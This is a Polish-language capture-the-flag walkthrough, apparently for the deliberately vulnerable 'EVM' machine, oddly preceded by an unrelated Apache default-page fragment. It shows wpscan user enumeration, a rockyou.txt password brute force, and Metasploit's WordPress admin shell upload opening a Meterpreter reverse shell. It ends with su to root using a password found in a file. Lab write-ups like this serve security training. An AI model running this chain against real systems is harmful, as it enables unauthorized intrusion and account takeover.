- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers **`a2enmod`**, **`a2dismod`**, **`a2ensite`**, **`a2dissite`**, and **`a2enconf`**, **`a2disconf`** . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.


Wykonałem dodatkowo skanowanie przy użyciu dirb'a



Następnie przy użyciu `wpscan` u polecenia `wpscan --url 192.168.12.13/wordpress -e u` przeprowadziłem skanowanie i uzyskałałem login do usługi

```
[i] User(s) Identified:

[+] c0rrupt3d_brain
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)


[+] Finished: Tue Jan 14 05:51:24 2020
[+] Requests Done: 25
[+] Cached Requests: 24
[+] Data Sent: 5.898 KB
[+] Data Received: 46.255 KB
[+] Memory used: 105.875 MB
[+] Elapsed time: 00:01:02
root@kali:~#
```

Następnie przeprowadziłem próbę złamania hasła bruteforcem `wpscan --url 192.168.12.13/wordpress --usernames c0rrupt3d_brain --passwords /usr/share/wordlists/rockyou.txt`



Wyszukałem exploitów związanych z WordPressem, wybrałem jeden z nich i ustawiłem wszystkie parametry

```
ability
   47   exploit/multi/http/phptax_exec                                2012-10-08       excellent  Yes    PhpTax pfilez Parameter Exec Remote Code Injecti
   48   exploit/multi/http/sonicwall_gms_upload                       2012-01-17       excellent  Yes    SonicWALL GMS 6 Arbitrary File Upload
   49   exploit/multi/http/tomcat_jsp_upload_bypass                   2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass
   50   exploit/multi/http/wp_crop_rce                                2019-02-19       excellent  Yes    WordPress Crop-image Shell Upload
   51   exploit/multi/http/wp_db_backup_rce                           2019-04-24       excellent  Yes    WP Database Backup RCE
   52   exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload 2016-05-04       excellent  Yes    WordPress Ninja Forms Unauthenticated File Uploa
   53   exploit/multi/http/wp_responsive_thumbnail_slider_upload      2015-08-28       excellent  Yes    WordPress Responsive Thumbnail Slider Arbitrary
load
   54   exploit/multi/misc/java_jdwp_debugger                         2010-03-12       good       Yes    Java Debug Wire Protocol Remote Code Execution
   55   exploit/multi/php/wp_duplicator_code_inject                   2018-08-29       manual     Yes    Snap Creek Duplicator WordPress plugin code inje
   56   exploit/unix/webapp/open_flash_chart_upload_exec              2009-12-14       great      Yes    Open Flash Chart v2 Arbitrary File Upload
   57   exploit/unix/webapp/wp_admin_shell_upload                     2015-02-21       excellent  Yes    WordPress Admin Shell Upload
   58   exploit/unix/webapp/wp_advanced_custom_fields_exec            2012-11-14       excellent  Yes    WordPress Plugin Advanced Custom Fields Remote F
lusion
   59   exploit/unix/webapp/wp_ajax_load_more_file_upload             2015-10-10       excellent  Yes    Wordpress Ajax Load More PHP Upload Vulnerabilit
   60   exploit/unix/webapp/wp_asset_manager_upload_exec              2012-05-26       excellent  Yes    WordPress Asset-Manager PHP File Upload Vulnerab
   61   exploit/unix/webapp/wp_creativecontactform_file_upload        2014-10-22       excellent  Yes    Wordpress Creative Contact Form Upload Vulnerabi
   62   exploit/unix/webapp/wp_downloadmanager_upload                 2014-12-03       excellent  Yes    Wordpress Download Manager (download-manager) Un
icated File Upload
   63   exploit/unix/webapp/wp_easycart_unrestricted_file_upload      2015-01-08       excellent  No     WordPress WP EasyCart Unrestricted File Upload
   64   exploit/unix/webapp/wp_foxypress_upload                       2012-06-05       excellent  Yes    WordPress Plugin Foxypress uploadify.php Arbitra
 Execution
   65   exploit/unix/webapp/wp_frontend_editor_file_upload            2012-07-04       excellent  Yes    Wordpress Front-end Editor File Upload
   66   exploit/unix/webapp/wp_google_document_embedder_exec          2013-01-03       normal     Yes    WordPress Plugin Google Document Embedder Arbitr
```

```
Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   WordPress


msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username c0rrupt3d_brain
username => c0rrupt3d_brain
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password 24992499
password => 24992499
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /wordpress
targeturi => /wordpress
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhost 192.168.12.13
rhost => 192.168.12.13
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.12.8:4444
[*] Authenticating with WordPress using c0rrupt3d_brain:24992499...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wordpress/wp-content/plugins/XhPlJRTTFz/sOHHZnpnWl.php...
[*] Sending stage (38288 bytes) to 192.168.12.13
[*] Meterpreter session 1 opened (192.168.12.8:4444 -> 192.168.12.13:48462) at 2020-01-14 11:09:46 -0500
[+] Deleted sOHHZnpnWl.php
[+] Deleted XhPlJRTTFz.php
[+] Deleted ../XhPlJRTTFz

meterpreter >
```

Uruchomiłem powłokę i za dysku znalazłem plik `root_password_ssh.txt`

```
meterpreter > /home
[-] Unknown command: /home.
meterpreter > shell
Process 15573 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
/home
/bin/sh: 1: /home: Permission denied
ls
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
cd /home
ls
root3r
cd root3r
ls -man
total 40
drwxr-xr-x 3 33 33 4096 Nov  1 15:50 .
drwxr-xr-x 3  0  0 4096 Oct 30 13:35 ..
-rw-r--r-- 1 33 33  515 Oct 30 12:20 .bash_history
-rw-r--r-- 1 33 33  220 Oct 30 12:00 .bash_logout
-rw-r--r-- 1 33 33 3771 Oct 30 12:00 .bashrc
drwxr-xr-x 2 33 33 4096 Oct 30 12:04 .cache
-rw-r--r-- 1 33 33   22 Oct 30 12:06 .mysql_history
-rw-r--r-- 1 33 33  655 Oct 30 12:00 .profile
-rw-r--r-- 1 33 33    8 Oct 31 16:20 .root_password_ssh.txt
-rw-r--r-- 1 33 33    0 Oct 30 12:11 .sudo_as_admin_successful
-rw-r--r-- 1  0  0    4 Nov  1 14:41 test.txt
cat .root_password_ssh.txt
willy26
```

Dzięki temu hasłu zyskałem uprawnienia roota na maszynie EVM

```
meterpreter > shell
Process 15759 created.
Channel 1 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
python -c 'import pty;pty.spawn("/bin/bash")'
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@ubuntu-extermely-vulnerable-m4ch1ine:$ su root
su root
Password: willy26

shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
sh: 0: getcwd() failed: No such file or directory
root@ubuntu-extermely-vulnerable-m4ch1ine:# whoami
whoami
root
root@ubuntu-extermely-vulnerable-m4ch1ine:# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu-extermely-vulnerable-m4ch1ine:#
```

W folderze root znalazłem plik z gratulacjami złamania maszyny

```
cd root
root@ubuntu-extermely-vulnerable-m4ch1ine:../../../../root# ls
ls
proof.txt
root@ubuntu-extermely-vulnerable-m4ch1ine:../../../../root# cat proof.txt
cat proof.txt
voila you have successfully pwned me :) !!!
:D
root@ubuntu-extermely-vulnerable-m4ch1ine:../../../../root#
```